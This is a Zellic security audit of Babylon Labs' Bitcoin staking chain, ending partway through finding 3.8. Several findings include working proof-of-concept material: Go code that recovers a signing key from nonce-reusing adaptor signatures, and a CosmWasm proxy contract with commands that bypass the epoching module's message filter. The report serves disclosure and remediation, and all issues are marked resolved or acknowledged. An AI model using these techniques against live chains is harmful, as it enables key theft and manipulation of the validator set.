Zellic

March 26, 2025

Prepared for
Mingchao Yu
Babylon Labs

Prepared by
Bryce Casaje
Jade Han
Seunghyeon Kim
Ayaz Mammadov
Avraham Weinstock
Zellic

Babylon Genesis Chain

Blockchain Security Assessment

Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Babylon Labs from December 12th, 2024, to February 21st, 2025. During this engagement, Zellic reviewed Babylon Genesis Chain's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Are there any potential issues regarding the liveness of the chain?
- Can any bootstrapping or retry errors for essential components such as the vigilante reporter/submitter be prevented?
- Does a chain reorg, at any point, allow for staked funds to be unstaked and stolen?
- Are the interactions with BTC RPCs correct and sane?
- Are there any issues with the cryptography implementation used by the components?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Infrastructure relating to the project
- Key custody
- Potential bugs that could occur if a validator's machine lags behind due to insufficient hardware performance or internet issues

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.4. Results

During our assessment on the scoped Babylon Genesis Chain modules, we discovered 32 findings. Seven critical issues were found. Three were of high impact, seven were of medium impact, eight were of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for the benefit of Babylon Labs in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
🟥 Critical	7
🟧 High	3
🟨 Medium	7
🟩 Low	8
⬜ Informational	7



All issues identified in this report have been either resolved or acknowledged by Babylon Labs.

2. Introduction

2.1. About Babylon Labs

Babylon Labs contributed the following description:

> Babylon Labs focuses on Bitcoin security-sharing protocols with a vision of building a Bitcoin-secured decentralized world. The latest software development is the world's first trust less and self-custodial Bitcoin staking protocol, which enables Bitcoin holders to stake their BTC on other decentralized systems such as PoS chains, L2s, Data Availability (DA) layers, etc, enabling stakers to earn staking rewards without the need for third-party custody, bridge solutions, or wrapping services. The greater idea is to combine the high security and wide adoption of Bitcoin with the efficiency and scalability of PoS systems, increasing Bitcoin's utility.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the modules.

Nondeterminism. Nondeterminism is a leading class of security issues on Cosmos. It can lead to consensus failure and blockchain halts. This includes but is not limited to vectors like wall-clock times, map iteration, and other sources of undefined behavior (UB) in Go.

Arithmetic issues. This includes but is not limited to integer overflows and underflows, floating-point associativity issues, loss of precision, and unfavorable integer rounding.

Complex integration risks. Several high-profile exploits have been the result of unintended consequences when interacting with the broader ecosystem, such as via IBC (Inter-Blockchain Communication Protocol). Zellic will review the project's potential external interactions and summarize the associated risks. If applicable, we will also examine any IBC interactions against the ICS Specification Standard to look for inconsistencies, flaws, and vulnerabilities.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding’s impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped modules itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Babylon Genesis Chain Modules

Type	go
Platform	Cosmos

Target	babylon chain
Repository	https://github.com/babylonlabs-io/babylon ↗
Version	`bf31f69ba05caf513df605280a66c26ac0c3004f`
Programs	`./**`

Target	vigilante
Repository	https://github.com/babylonlabs-io/vigilante/ ↗
Version	`b75c9cfa82de64ce94bc8b98679b3f74973a259d`
Programs	`./**`

Target	btc staker
Repository	https://github.com/babylonlabs-io/btc-staker ↗
Version	`5955acbe882ef17602274ac8da8e1866cbb05a80`
Programs	`./**`

Target	finality provider
Repository	https://github.com/babylonlabs-io/finality-provider ↗
Version	`69c755f192a3157fa7d739df5320da9dba567b5d`
Programs	`./**`

Target	simple staking
Repository	https://github.com/babylonlabs-io/simple-staking/ ↗
Programs	`./src/**`

Target	btc-staking-ts
Repository	https://github.com/babylonlabs-io/btc-staking-ts ↗
Programs	`./src/**`

Target	staking-api-service
Repository	https://github.com/babylonlabs-io/staking-api-service ↗
Programs	`./internal/**`

Target	staking-queue-client
Repository	https://github.com/babylonlabs-io/staking-queue-client ↗
Version	`6b9bb1d59a7d6c5c19ab534f705cd7a5d61ebf91`

Programs	`./client/**`
	`./queuemngr/**`

Target	babylon-staking-indexer
Repository	https://github.com/babylonlabs-io/babylon-staking-indexer ↗
Version	`2b6e1c61712de46606e1cc0cec36cfdb14929aef`

Programs	`./cmd/**`
	`./internal/**`

Target	covenant-emulator
Repository	https://github.com/babylonlabs-io/covenant-emulator ↗
Version	`08f90c628566d1bf28e460d6a7031980b2d29c83`
Programs	`./**`

Target	staking-expiry-checker
Repository	https://github.com/babylonlabs-io/staking-expiry-checker ↗
Version	`1f5423bf06ae5b21d6c6375b2de10963cc2880be`
Programs	`./cmd/**` `./internal/**`

Target	bbn-core-ui
Repository	https://github.com/babylonlabs-io/bbn-core-ui ↗
Version	`1246647323cf7fa0c00dc2217e13fee673469efb`
Programs	`./src/**`

Target	bbn-wallet-connect
Repository	https://github.com/babylonlabs-io/bbn-wallet-connect/ ↗
Version	`7d00803a5d1f3a8b71713cdd2ab1a9b2c28a5eef`
Programs	`./src/**`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of 23.5 person-weeks. The assessment was conducted by five consultants over the course of 10 calendar weeks.

Contact Information

The following project managers were associated with the engagement:

Jacob Goreski
Engagement Manager
jacob@zellic.io ↗

Chad McDonald
Engagement Manager
chad@zellic.io ↗

The following consultants were engaged to conduct the assessment:

Bryce Casaje
Engineer
bryce@zellic.io ↗

Jade Han
Engineer
jade@zellic.io ↗

Seunghyeon Kim
Engineer
seunghyeon@zellic.io ↗

Ayaz Mammadov
Engineer
ayaz@zellic.io ↗

Avraham Weinstock
Engineer
avi@zellic.io ↗

2.5. Project Timeline

The key dates of the engagement are detailed below.

December 12, 2024	Start of primary review period
February 21, 2024	End of primary review period

During the audit period, the changes in the target commit hash are as follows.

Babylon Node	`bf31f69b → a3b749d7`
Vigilante	`b75c9cfa → 5d02378e`
BTC Staker CLI	`5955acbe → b3c16973`
Finality Provider	`69c755f1 → f57fbddf`
Covenant Emulator	`08f90c62 → 817dbba6`

3. Detailed Findings

3.1. Nonce reuse in adaptor signatures allows recovering signing key

Target	crypto/schnorr-adaptor-signature/sig.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The `EncSign` function uses the private key and message to derive a deterministic nonce ↗.

```
nonce := btcec.NonceRFC6979(
    privKeyBytes[:], msgHash, rfc6979ExtraDataV0[:], nil, iteration,
)
```

This results in the same nonce being used when producing adaptor signatures for the same message with different encryption keys, which allows recovering the signing key from a pair of adaptor signatures. This does not require the adaptor signatures to be decrypted into signatures first.

Due to the incorrect parity check in `encVerify` (see Finding 3.3. ↗), a variable number of iterations are used when producing signatures, and two messages only share a nonce if they are produced with the same number of signing iterations. Empirically, for random keys, two adaptor signatures share the same nonce approximately one third of the time, independently per message. If multiple adaptor signatures are generated with the same signing key and different encryption keys, the probability of recovering the signing key is the probability that any pair of adaptor signatures have the same iteration count, which increases combinatorially with the number of different encryption keys.

In Babylon's usage of adaptor signatures, the signing keys are covenant committee member keys, and the encryption keys are finality-provider keys.

Impact

The following function recovers the signing key used to produce two adaptor signatures if they have the same nonce.

```
func RecoverNonceReuse(pk *btcec.PublicKey, asig1, asig2 *AdaptorSignature,
    msgHash []byte) *btcec.PrivateKey {
    // Compute e1
    var r1Bytes [chainhash.HashSize]byte
    r1 := asig1.r.X
    r1.PutBytesUnchecked(r1Bytes[:])
    p1Bytes := schnorr.SerializePubKey(pk)
    commitment1 := chainhash.TaggedHash(chainhash.TagBIP0340Challenge,
    r1Bytes[:], p1Bytes, msgHash,)
    var e1 btcec.ModNScalar
    e1.SetBytes((*[32]byte)(commitment1))

    // Compute e2
    var r2Bytes [chainhash.HashSize]byte
    r2 := asig2.r.X
    r2.PutBytesUnchecked(r2Bytes[:])
    p2Bytes := schnorr.SerializePubKey(pk)
    commitment2 := chainhash.TaggedHash(chainhash.TagBIP0340Challenge,
    r2Bytes[:], p2Bytes, msgHash,)
    var e2 btcec.ModNScalar
    e2.SetBytes((*[32]byte)(commitment2))

    sHat1 := asig1.sHat // k + e1*d
    sHat2 := asig2.sHat // k + e2*d

    if asig1.needNegation {
        sHat1.Negate()
        e1.Negate()
    }
    if asig2.needNegation {
        sHat2.Negate()
        e2.Negate()
    }

    // deltaS = (k + e2*d) - (k + e1*d) = (e2 - e1) * d
    var deltaS btcec.ModNScalar
    deltaS.Add2(&sHat2, sHat1.Negate())

    // d = (e2 - e1)^{-1} * deltaS
    var recoveredSk btcec.ModNScalar
    recoveredSk.Add2(&e2, e1.Negate()).InverseNonConst().Mul(&deltaS)
    pkOdd := pk.SerializeCompressed()[0] == secp.PubKeyFormatCompressedOdd
    if pkOdd {
        recoveredSk.Negate()
    }
    return btcec.PrivKeyFromScalar(&recoveredSk)
}
```

We provided unit tests 7.1. ↗ to demonstrate the empirical key-recovery probabilities.

The first test shows that for a random key pair, a single pair of signatures lets the key be recovered approximately one third of the time. The second test shows that if each random key pair produces 10 pairs of signatures, almost all of the keys are recovered, showing that the success is independent per message. The third test shows that if the same message is encrypted to six different encryption keys and every subset is tested for key recovery, the probability of key recovery is higher than the second test.

Below is the output of these tests:

```
% go test -run TestAdaptorSigRecoverNonceReuse
Individual message successes: 334
Independent message successes: 980
Combinatorial message successes: 999
PASS
ok      github.com/babylonlabs-io/babylon/crypto/schnorr-adaptor-
    signature      12.064s
```

Below is the output from a test 7.1. which shows key recovery succeeding on output from a `btc-delegations` query:

```
% go test -run TestAdaptorSigRecoverNonceReuseData
recoveredSk
    &{565feb0e755175ad7832950aa8b1f7ecfb8631e3fd37f359299ad0e2431fb69e}
recoveredPk 2d4ccbe538f846a750d82a77cd742895e51afcf23d86d05004a356b783902748
covenantPk  2d4ccbe538f846a750d82a77cd742895e51afcf23d86d05004a356b783902748
PASS
ok      github.com/babylonlabs-io/babylon/crypto/schnorr-adaptor-
    signature      0.417s
```

Recommendations

Use the encryption key as an input to the nonce derivation, similar to the reference implementation of adaptor signatures, for example by using a hash of a serialization of `encKey` and `msgHash` (and possibly `pubKeyBytes`, to match `X` in the reference implementation) instead of just `msgHash`.

Additionally, using a more specific value than `sha256("BIP-340")` for `rfc6979ExtraDataV0` (such as `sha256("BIP-340/babylon-adaptor-signature")` would decrease the risk of nonce reuse if the signing keys are reused with another BIP-340 implementation.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `8d8b98d1`.

3.2. CosmWasm `Stargate`/`Any` messages bypass AnteHandler checks

Target	x/epoching/keeper/drop_validator_msg_decorator.go		
Category	Business Logic	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The epoching module's `DropValidatorMsgDecorator` ↗ is intended to disallow unwrapped versions of the staking module's message from being sent in order to maintain its invariants by disallowing those messages from appearing either directly or nested inside an `authz.MsgExec` in a transaction. However, a `wasmd.MsgExecuteContract` message can dispatch one of these messages as a sub-message, bypassing this handler, breaking the epoching module's invariants by allowing changes to the validator set in the middle of an epoch.

Reproduction steps

The following CosmWasm contract allows proxying arbitrary Base64-encoded Cosmos messages through it using either the `Stargate` or `Any` message types:

```
use cosmwasm_schema::cw_serde;
#[cfg(not(feature = "library"))]
use cosmwasm_std::entry_point;
use cosmwasm_std::{AnyMsg, Binary, CosmosMsg, DepsMut, Env, MessageInfo,
    Response, StdError};

#[cfg_attr(not(feature = "library"), entry_point)]
pub fn instantiate(
    _deps: DepsMut,
    _env: Env,
    _info: MessageInfo,
    _msg: InstantiateMsg,
) -> Result<Response, StdError> {
    Ok(Response::default())
}

#[cfg_attr(not(feature = "library"), entry_point)]
pub fn execute(
    _deps: DepsMut,
    _env: Env,
    _info: MessageInfo,
    msg: ExecuteMsg,
) -> Result<Response, StdError> {
    match msg {
        ExecuteMsg::Stargate { type_url, value } => {
            let msg: CosmosMsg = CosmosMsg::Stargate {
                type_url,
                value: Binary::from_base64(&value)?,
            };
            Ok(Response::new().add_message(msg))
        }
        ExecuteMsg::Any { type_url, value } => {
            let msg: CosmosMsg = CosmosMsg::Any(AnyMsg {
                type_url,
                value: Binary::from_base64(&value)?,
            });
            Ok(Response::new().add_message(msg))
        }
    }
}

#[cw_serde]
pub struct InstantiateMsg {}

#[cw_serde]
pub enum ExecuteMsg {
    Stargate { type_url: String, value: String },
    Any { type_url: String, value: String },
}
```

In the testing cluster created by `make start-deployment-btc-staking-integration-bitcoind` from babylon-integration-deployment ↗, a testing account can be created with `babylond keys add test --recover` with the seed phrase from /babylondhome/key_seed.json; the resulting address is in the environment variable `TEST_ADDRESS` in the below scripts.

The above contract is deployed to the cluster, and its address is stored as well as the address of a validator to delegate to:

```
babylond tx wasm store /cw_stargate.wasm -y --from $TEST_ADDRESS --chain-id
    chain-test --gas 1500000 --fees 3000ubbn
babylond tx wasm instantiate 1 '{}' -y --from $TEST_ADDRESS --chain-id
    chain-test --admin $TEST_ADDRESS --label foo --fees 400ubbn
CONTRACT_ADDR=$(babylond q wasm list-contract-by-code 1 -o json | jq -r
    '.contracts[0]')
VAL_ADDR=$(jq -r '.app_state.checkpointing.genesis_keys[0].validator_address'
    < /babylondhome/config/genesis.json)
```

A payload containing a `MsgDelegate` message, which `DropValidatorMsgDecorator` should prevent, can be constructed with the following unit test, with the above `CONTRACT_ADDR` and `VAL_ADDR` addresses inserted as `DelegatorAddress` and `ValidatorAddress`:


```
package app

import (
    "fmt"
    "testing"
    "encoding/base64"
    "google.golang.org/protobuf/proto"
    stakingtypes "cosmossdk.io/api/cosmos/staking/v1beta1"
    v1beta12 "cosmossdk.io/api/cosmos/base/v1beta1"
)

func TestManualMsgDelegate(t *testing.T) {
    msg := stakingtypes.MsgDelegate {
        DelegatorAddress:
    "bbn14hj2tavq8fpesdwxxcu44rty3hh90vhujrvcmstl4zr3txmfvw9sw76fy2",
        ValidatorAddress: "bbnvaloper1u974vg80r99gjglm2ql62zz302g6p4smvyqatz",
        Amount: &v1beta12.Coin{ Denom:"ubbn", Amount:"1" },
    }
    marshalOption := proto.MarshalOptions{
        Deterministic: true,
    }
    txBytes, _ := marshalOption.Marshal(&msg)
    s := base64.StdEncoding.EncodeToString(txBytes)
    fmt.Printf("%v\n", s)
}
```

This results in the following payload:

```
% go test -run TestManualMsgDelegate
Cj5iYm4xNGhqMnRhdnE4ZnBlc2R3eHhjdTQ0cnR5M2hoOTB2aHVqcnZjbXNObDR6cjNOeG1mdn
c5c3c3NmZ5MhIxYmJudmFsb3BlcjF1OTc0dmc4MHI5OWdqZ2xtMnFsNjJ6ejMwMmc2cDRzbXZ5
cWF0ehoJCgR1YmJuEgEx
PASS
ok      github.com/babylonlabs-io/babylon/app   0.799s
```

Executing the contract with the above payload results in a `delegate` event being emitted, visible when querying the resulting transaction.

```
babylond tx wasm execute $CONTRACT_ADDR '{"stargate": {"type_url":
    "/cosmos.staking.v1beta1.MsgDelegate", "value": "'"${PAYLOAD}"'"}}' -y
    --from $TEST_ADDRESS --chain-id chain-test --fees 600ubbn --amount 1ubbn
    --gas 300000
babylond q tx $TXHASH
```



```
- attributes:
  - index: true
    key: validator
    value: bbnvaloper1u974vg80r99gjglm2ql62zz302g6p4smvyqatz
  - index: true
    key: delegator
    value: bbn14hj2tavq8fpesdwxxcu44rty3hh90vhujrvcmstl4zr3txmfvw9sw76fy2
  - index: true
    key: amount
    value: 1ubbn
  - index: true
    key: new_shares
    value: "1.000000000000000000"
  - index: true
    key: msg_index
    value: "0"
  type: delegate
gas_used: "230913"
gas_wanted: "300000"
height: "11145"
info: ""
logs: []
raw_log: ""
timestamp: "2024-12-18T04:53:36Z"
tx:
  '@type': /cosmos.tx.v1beta1.Tx
  auth_info:
    fee:
      amount:
      - amount: "600"
        denom: ubbn
      gas_limit: "300000"
      granter: ""
      payer: ""
    signer_infos:
    - mode_info:
        single:
          mode: SIGN_MODE_DIRECT
      public_key:
        '@type': /cosmos.crypto.secp256k1.PubKey
        key: A+bFnNUZ07dOCABUuxW6j4WYrH3rmMgYbQGgjzJmamZp
      sequence: "15"
    tip: null
  body:
    extension_options: []
    memo: ""
    messages:
    - '@type': /cosmwasm.wasm.v1.MsgExecuteContract
      contract: bbn14hj2tavq8fpesdwxxcu44rty3hh90vhujrvcmstl4zr3txmfvw9sw76fy2
      funds:
      - amount: "1"
        denom: ubbn
      msg:
```

Figure 3.1: Delegate event emitted by ‘MsgDelegate‘ inside ‘MsgExecuteContract‘

Impact

Bypassing the `DropValidatorMsgDecorator` AnteHandler allows the validator set to be modified outside of epoch boundaries.

Recommendations

Disallow validator messages from being encoded by CosmWasm by providing either a `WithMessageHandlerDecorator` ↗ option that disallows validator messages or a `WithMessageEncoders` ↗ option that disables `Any` messages entirely.

Additionally, filter validator messages with a `CircuitBreaker` ↗ that rejects validator messages unless a flag is set in the context, and set and clear that flag in the epoching module's `EndBlocker` before and after processing queued messages.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `822d0e6c` ↗.

A different approach is taken in this commit: The `RegisterServicesWithoutStaking` function temporarily removes the staking module from `app.ModuleManager.Modules` to prevent it from being registered with `app.MsgServiceRouter`. The `TestStakingRouterDisabled` test tests that the staking module's messages cannot be looked up through `app.MsgServiceRouter`.

3.3. Incorrect parity check in adaptor signatures

Target	crypto/schnorr-adaptor-signature/sign_utils.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The encVerify ↗ function enforces that expRHat has an even y-coordinate instead of enforcing that R has an even y-coordinate. The y-coordinate of R must be even so that the adaptor signature decrypts to a valid BIP-340 signature (which requires even R for nonmalleability).

```
// fail if expected R'.y is odd
if expRHat.Y.IsOdd() {
    return fmt.Errorf("expected R'.y is odd")
}
```

Impact

Since encVerify does not enforce that R has an even y-coordinate, it will consider both (R+T, e*d+k) and (-R+T, e*d-k) to be valid adaptor signatures, but only one of them decrypts to a valid BIP-340 signature. If a covenant emulation committee member generates adaptor signatures with odd R.Y values, the adaptor signatures will be valid according to the handler for MsgAddCovenantSigs, but they will not decrypt to signatures accepted by Bitcoin, preventing slashing from occurring. Note that encSign currently does correctly generate even R.Y values; this is only an issue with encVerify.

Additionally, since EncSign keeps generating nonces until a signature verifies (which is a correct way to handle rarer failure conditions), incorrectly rejecting signatures with odd RHat.Y values (which happens half the time) causes a geometrically distributed number of iterations for signing instead of a practically constant number of iterations, decreasing signing performance.

Recommendations

Enforce that R.Y is even instead of enforcing that expRHat.Y is even in encVerify:

```
    expRHat.ToAffine()

// fail if expected R'.y is odd
```

```
    if expRHat.Y.IsOdd() {
            return fmt.Errorf("expected R'.y is odd")
    // fail if R.y is odd
    if R.Y.IsOdd() {
            return fmt.Errorf("R.y is odd")
    }

    // ensure R' is same as the expected R' = s'*G - e*P
    if !expRHat.X.Equals(&RHat.X) {
        return fmt.Errorf("expected R' = s'*G - e*P is different from the
actual R'")
    }
```

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 714b8ef9 ↗.

3.4. Panic triggered by incorrect logic in finality module's `EndBlock`

Target	x/finality/keeper/liveness.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

A panic can occur due to incorrect logic in the `BeginBlock` and `EndBlock` functions of the finality module when the `FinalitySigTimeout` parameter is set to a value greater than zero. On the testnet, this parameter was observed to be set to 3.

The issue arises in a scenario where a finality provider (FP) is temporarily removed from the vote-disk cache due to insufficient voting power and then later reincluded after acquiring additional voting power. If the `FinalitySigTimeout` parameter is 3 and the block height is 5, the computation of `heightToExamine` results in 2. However, since the `StartHeight` for the re-added FP is set to 5, a panic is triggered when the condition ↗ in liveness.go is evaluated.

Impact

This issue causes an unexpected node panic, disrupting block processing. If exploited intentionally or encountered in production, it could lead to network instability or downtime.

Recommendations

Modify the logic in liveness.go to ensure that the height condition does not cause unintended panics when an FP is re-added to the active set. A more precise condition should be implemented to handle cases where `StartHeight` is greater than `heightToExamine`, preventing invalid access to uninitialized data.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `4b833eb7` ↗.

A fix was implemented to not cause a panic.

3.5. Slashed finality provider retaining voting power

Target	babylon/x/finality/keeper/power_dist_change.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

Finality providers are ranked based on their staked Satoshi, and only those within `maxActiveFps` are eligible to participate in voting. In the `ProcessAllPowerDistUpdateEvents` function (source here ↗), an FP that has been slashed is intended to be excluded from `newDc`, ensuring that it no longer contributes to voting power. However, if an FP is both slashed and receives new delegations within the same block, it may still be added back to `newDc` through another code path (source here ↗), effectively restoring its voting power despite the slashing event.

The issue arises because slashed FPs are correctly skipped in one part of the function but can still be included in `newDc` through another logic path. Additionally, when the FP is re-added, its `IsJailed` flag is set to `false`, which may not directly impact its slash status when calling `CreateBTCDelegation` (source here ↗), but it allows the FP to continue influencing finality votes despite having been slashed.

Impact

A slashed FP that should have been removed from the `VotingPowerDistCache` can retain its voting power and continue participating in finality votes. This weakens the integrity of the slashing mechanism and could lead to security risks, as validators who should be penalized may still exert influence over consensus.

Recommendations

Ensure that slashed FPs are consistently removed from `newDc`, regardless of delegation events occurring in the same block. The logic at `ProcessAllPowerDistUpdateEvents` ↗ should be updated to verify whether the FP has been slashed before re-adding it to the active voting set. Additionally, a check should be implemented to prevent the `IsJailed` flag from being reset incorrectly.

Remediation

This issue has been acknowledged by Babylon Labs, and fixes were implemented in the following commits:

- `7725d4fc` ↗

- `ab3ee89c` ↗

This was remediated by ensuring that the `NewFinalityProviderDistInfo` function correctly includes the slash and jail status when returning FP information, and by preventing issues that occur when Slash or Jail events are processed in the same block as an Active event.

3.6. Slashed finality provider restoring voting power through pending delegations

Target	babylon/x/finality/keeper/power_dist_change.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

When a finality provider is slashed, it should be removed from the `VotingPowerDistCache` and lose its ability to participate in finality voting. However, an issue occurs when an FP has a pending BTC delegation at the time of slashing.

If a pending delegation exists when the BTC block height in the btclightclient module is 10, and the FP is slashed before that delegation is processed, the slashed status is not considered when the delegation is later finalized. When the BTC block height reaches 15 and the `AddBTCDelegationInclusionProof` function in the btcstaking module is called, the pending delegation is converted into an active delegation. However, since this function does not check whether the FP was previously slashed, the slashed FP is reintroduced into the `VotingPowerDistCache`, regaining voting power and participating in the finality vote.

In contrast, `CreateBTCDelegation` includes a check to prevent slashed FPs from being considered (source here ↗). The same validation should be added to `AddBTCDelegationInclusionProof` to ensure that slashed FPs cannot regain voting power through pending delegations.

Impact

A slashed FP that should have been permanently excluded from finality voting can regain its voting power through a delayed delegation event. This weakens the slashing mechanism by allowing penalized entities to return to voting without the required penalty enforcement. If exploited, this could undermine the security of the finality module and create inconsistencies in voting-power distribution.

Recommendations

Modify the `AddBTCDelegationInclusionProof` and `AddCovenantSigs` functions to include a check that prevents previously slashed FPs from regaining voting power. The implementation should follow the approach used in `CreateBTCDelegation` to ensure that any FP with a slashed status is excluded from the voting-power update.

Remediation

This issue has been acknowledged by Babylon Labs, and fixes were implemented in the following commits:

- `7725d4fc` ↗
- `ab3ee89c` ↗

This was remediated by ensuring that the `NewFinalityProviderDistInfo` function correctly includes the slash and jail status when returning FP information.

3.7. Arbitrary Deduction of Total Bond Satoshi from Unbonding Delegation Handling

Target	babylon/x/finality/keeper/power_dist_change.go, babylon/x/btcstaking/keeper/msg_server.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The `MsgBTCUndelegate` message handler, which supports early unbonding for delegations, allows unbonding even when the delegation is in the `BTCDelegationStatus_PENDING` status rather than `BTCDelegationStatus_ACTIVED`. (Reference ↗)

When the scheduled block for `BTCDelegationStatus_UNBONDED` arrives, the following code is executed:

1. `processPowerDistUpdateEventUnbond` ↗
2. `MustProcessBtcDelegationUnbonded` ↗
3. `subDelegationSat` ↗

Since `BTCDelegationStatus_ACTIVED` was never emitted, no Delegated Satoshi was added for the affected FP. However, the `BTCDelegationStatus_UNBONDED` event still causes the Delegated Satoshi to be deducted.

Impact

If the quorum is not met in time, the `BTCDelegationStatus_ACTIVED` event is never emitted, yet the `BTCDelegationStatus_UNBONDED` event still triggers a deduction of Delegated Satoshi for the affected Finality Provider. This could result in an arbitrary and unfair reduction of a specific FP's Delegated Satoshi, even though no delegation was ever successfully activated.

This issue is similar to issue 3.10, but it occurs in a different part of the code and is more likely to happen.

Recommendations

Modify the expiration event handling logic to ensure that `BTCDelegationStatus_UNBONDED` does not trigger a deduction if `BTCDelegationStatus_ACTIVED` was never emitted.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `a8d24315` ↗.

This was remediated by the above recommendation.

3.8. The btclightclient module design flaw after Babylon chain halt

Target	x/btclightclient		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	Low	**Impact**	High

Description

